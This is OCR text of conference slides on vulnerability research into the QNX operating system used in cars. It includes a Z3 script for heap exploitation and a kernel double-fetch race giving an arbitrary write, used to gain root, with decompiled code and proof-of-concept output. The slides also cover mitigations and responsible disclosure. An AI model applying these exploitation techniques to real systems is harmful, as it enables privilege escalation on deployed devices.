
+ Use Z3 Resolver to calculate "Width" and "Height"we need

```
from z3 import *

width = BitVec("width", 32)
height = BitVec("height", 32)
pitch = ((0x804 & 0x7F) * ((width + 7) & 0xFFFFFFF8) >> 3)
s = Solver()
s.add(pitch * (height-1) + 0x08081b40 == 0x8046a20)
s.add( pitch * height == 1024 )
if s.check() == sat:
          a = s.model()
          print (a)
```


Variable “a4”

Addr we want to write





Demo



SYSTEM("/bin/shutdown") !!!

Demo

Mitigation

- Enable ASLR by default
- Compile binaries with PIE/Canary/NX/RELRO mitigations


Mitigation	Support	Default
ESP	✓	×
ASLR	✓	×
SSP	✓	✓[1]
RELRO	✓	✓[1]
NULL-deref Protection	×	n/a
Vtable Protection	×	n/a
CFI	×	n/a
CPI	×	n/a
Kernel Data Isolation[2]	×	n/a
Kernel Code Isolation[3]	×	n/a

Table 10: *QNX 7 Exploit Mitigation Overview*
[1] *Default QNX Momentics IDE Settings*, [2] *eg. UDEREF / SMAP / PAN*, [3] *eg. KERNEXEC / SMEP / PXN*


Part 3
LPE the kernel

QNX Kernel design

+ Mirco kernel




+ Monolithic kernel



QNX Kernel design

+ Mirco kernel



Cons:
- Lower efficiency
- Higher complexity in IPC

Pros:
+ Less attack surfaces
+ Lower kernel complexity
? Secure-by-design

Does QNX implement mitigations?

- KASLR
  - Stack / Heap / mmap - randomized
  - Kernal image – fixed address
- SMAP/SMEP (Intel x86) & PXN/PAN (ARM)
  - A security mechanism comes out decades ago, widely deployed in modern OS
  - Linux, FreeBSD, Windows, …
  - QNX, NO
  - Why?
    - Overhead
    - Cost
    - Compatibility

The consequence of lacking SMAP/SMEP

- From a developer's perspective
  - No need to use copy_from_user() / copy_to_user() function cluster
  - No necessary to distinguish user/kernel pointers

```
int
ker_msg_sendv(THREAD *act, struct keragrs_msg_sendv *kap)
{
    THREAD *sender;
    sender->args.ms.rparts = kap->rparts;

    if(kap->rparts >= 0){
        int rparts = kap->rparts;
    }
}
```

kap is a kernel stack variable

kap->rparts is a user-space data

The consequence of lacking SMAP/SMEP

- After enabling the feature

```
void
ker_msg_sendv(THREAD *act, struct
keragrs_msg_sendv *kap)
{
     THREAD *sender;
     sender->args.ms.rparts = kap->rparts;

     if(kap->rparts >= 0){
          int rparts = kap->rparts;
     }
}
```

```
void
ker_msg_sendv(THREAD *act, struct keragrs_msg_sendv *kap)
{
     THREAD *sender;
     u16 kap_rparts;

     get_user(&kap_rparts, (u16 __user *)kap->rparts);
     sender->args.ms.rparts = kap_rparts;
     if(kap->rparts >= 0) {
          int rparts;
          get_user(&rparts, (u16 __user *)kap->rparts);
     }
}
```

A double-fetch bug


- The reason and the consequnce

```
int
ker_msg_sendv(THREAD *act, struct keragrs_msg_sendv *kap)
{
    THREAD *sender;
    sender->args.ms.rparts = kap->rparts;

    if(kap->rparts >= 0){
        int rparts = kap->rparts;
    }
}
```

When the kernel and user process share the same variable, and the kernel accesses it more than once, this results in a special race condition, namely double-fetch, and sometimes can lead to TOCTOU (Time-Of-Check to Time-Of-Use)


Controlled by user

```
Thread A
A1 kap->rparts = 0;

Thread B
B1 MOV   EDI,dword ptr [ESP + act]
   // access structure kap
B2 MOV   EAX,dword ptr [ESP + kap]
B3 MOV   EDX,dword ptr [EAX + 0x4]
   // access kap->rparts
B4 MOV   ESI,dword ptr [EAX + 0x8]
   ...
   // access structure kap
B5 MOV   EDX, byte ptr [ESP + kap]
   // access kap->rparts
B6 CMP   dword ptr [EDX + 0x8],EAX
```



Where can the vulnerable user data pointers be?

- System call is the most efficient method transfering user data
  - System call design – mmap() as an example



Syscall Calling convention

```
0003410f 6a 18           PUSH        0x18
00034111 8d 44 24 20     LEA         EAX=>msg,[ESP + 0x20]
00034115 50              PUSH        EAX
00034116 6a 38           PUSH        0x38
00034118 50              PUSH        EAX
00034119 68 00 00        PUSH        0x40000000
         00 40
0003411e e8 6d 41        CALL        MsgSendnc_r
```


```
                    MsgSendnc_r                                   XREF[3]:

0005a110 f7 5c 24 0c     NEG         dword ptr [ESP + param_3]
0005a114 f7 5c 24 14     NEG         dword ptr [ESP + param_5]
0005a118 b8 0c 00        MOV         EAX,0xc
         00 00
0005a11d e8 00 00        CALL        LAB_0005a122
         00 00

                    LAB_0005a122                                  XREF[1]:
0005a122 5a              POP         EDX
0005a123 89 d1           MOV         ECX,EDX
0005a125 81 c1 2a        ADD         ECX,0x73e2a
         3e 07 00
0005a12b 81 c2 1f        ADD         EDX,0x1f
         00 00 00
0005a131 f7 81 60        TEST        dword ptr [ECX + 0x3d60]=>__cpu_flags,0x400
         3d 00 00
         00 04 00 00
0005a13b 74 08           JZ          LAB_0005a145
0005a13d 89 e1           MOV         ECX,ESP
0005a13f 0f 34           SYSENTER
0005a141 c3              RET
```

Dispatch syscall number to kernel function

ker_msg_sendv

Where can the vulnerable user data pointers be?

- System call is the most efficient method transfering user data
  - System call design – mmap() as an example




Syscall handler

```
int ker_msg_sendv(THREAD *act,kerargs_msg_sendv *kap)

{
  _Uint64t *p_Var1;
  byte bVar2;
  uint16_t uVar3;
```

Where can the vulnerable user data pointers be?

- System call is the most efficient method transfering user data
  - System call design – mmap() as an example



Syscall handler

```
int ker_msg_sendv(THREAD *act,kerargs_msg_sendv *kap)

{
  _Uint64t *p_Var1;
  byte bVar2;
  uint16_t uVar3;
```

```
*(IOV **)&act->args = kap->rmsg;
*(_Sizet *)&(act->args).field_0x8 = kap->rparts;
```

kerargs_msg_sendv kap is a kernel variable
But it points to a user variable

kernel trap

Dispatch syscall number to kernel function

ker_entry → ker_msg_sendv

Race  the kernel!

```
int ker_msg_sendv(THREAD *act, struct kerargs_msg_sendv *kap) {
    …
    if(kap->sparts < 0) {
        …
    }
    else if(kap->sparts == 1) {
       …
    }
    else {                          // kap->sparts shall not be a negative integer
        IOV *iov = kap->smsg;
        int sparts = kap->sparts;
        while(sparts) {
            base = (uintptr_t)GETIOVBASE(iov);
            last = base + GETIOVLEN(iov) - 1;
            …
            ++iov;
            --sparts;
    }
    …
}
```

Race  the kernel!

```
int ker_msg_sendv(THREAD *act, struct kerargs_msg_sendv *kap) {
    …
    if(kap->sparts < 0) {
        …
    }
    else if(kap->sparts == 1) {
       …
    }
    else {                          // kap->rparts shall not be a negative integer
        IOV *iov = kap->smsg;
        int sparts = kap->sparts;
        while(sparts) {
            base = (uintptr_t)GETIOVBASE(iov);
            last = base + GETIOVLEN(iov) - 1;
            …
            ++iov;
            --sparts;
    }
    …
}
```

- Since it is a pointer towards a user memory, we can modify it arbitrarily.
- After checking the variable sparts bigger than 0, we modify it to -1
- OOB read

 But we did not get privilege escalation yet

Race  & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

```
kap                          kernel stack data
kap->param                   user data
kap->param->sched_curpriority   user data pointed by another user data
```

Race  & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

A write operation towards

```
kap                          kernel stack data
kap->param                   user data
kap->param->sched_curpriority  user data pointed by another user data
```

Race  & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

A write operation towards **Arbitrary address**

`kap` kernel stack data

`kap->param` user data **Can be anything**

`kap->param->sched_curpriority` user data pointed by another user data

Race  & LPE the kernel!

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap) {
    …
    if(kap->param) {
        verify_ptr(act, kap->param, sizeof(*kap->param));
        kap->param->sched_curpriority = thp->priority;
    }
}
```

We get arbitrary write !!!

A write operation towards **Arbitrary address**

```
kap                          kernel stack data
kap->param                   user data  Can be anything
kap->param->sched_curpriority   user data pointed by another user data
```

Find the euid – privilege management of QNX

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap)

THREAD->process->cred->info->euid
                         ->ruid
                         ->suid
                         ->rgid
                         ->egid
                         ->sgid
                         ->ngroups
                         ->grouplist
```

Find the euid – privilege management of QNX

```
ker_sched_get(THREAD *act, struct kerargs_sched_get *kap)

THREAD->process->cred->info->euid
                        ->ruid
                        ->suid
                        ->rgid
        kap->param->    ->egid
                        ->sgid
                        ->ngroups
                        ->grouplist
```

LPE result

```
$ id
uid=103(test) gid=103(test) groups=0(root),1(bin),3(sys),4(adm),5(tty)
$ ./sched_poc
error: Bad address
$ id
uid=655463 gid=103(test) euid=0(root) groups=0(root),1(bin),3(sys),4(adm),5(tty)
```

Mitigation

- Copy all variables that will be dereferenced into kernel space
- Override with values from the first fetch
- Abort if changes are detected
- Implement SMAP/SMEP/PAN/PXN

- Implement more kernel mitigation

Part 4
Protocol analysis

Protocol stack

+ Open source Protocols (QNX 7.0 SDP)

Protocol stack name	Version	Date
sntp	4.2.8p12	June 28, 2022
rtsold	Shipping from FreeBSD 13	June-Oct, 2022
racoon		
ftp		
sync		
ssh		

+ Plenty effective 1day exploits against them

+ Proprietary protocols

qconn - remote debugging

qnet – communication between nodes

Part 5
Conclusion

Lessons learned and future work

- The QNX software on cars can be either old or weak without updating.
- The implementation of mitigations on QNX has ample opportunity to improve
- Car manufactures are recommended to implement better security mechanisms to prevent unknown security issues, and OTA (over-the-air) updating is a viable way to fix the vulnerabilities.

Possible future work

+ QNX hypervisor vm escape

+ QNX GPU driver vulnerabilities

Responsible disclosure
+ All vulnerabilities reported
+ All reported vulns fixed (as to Blackberry post)
+ All vulns did not get disclosed to any 3rd party before fixed

Thanks for listening!

Any question?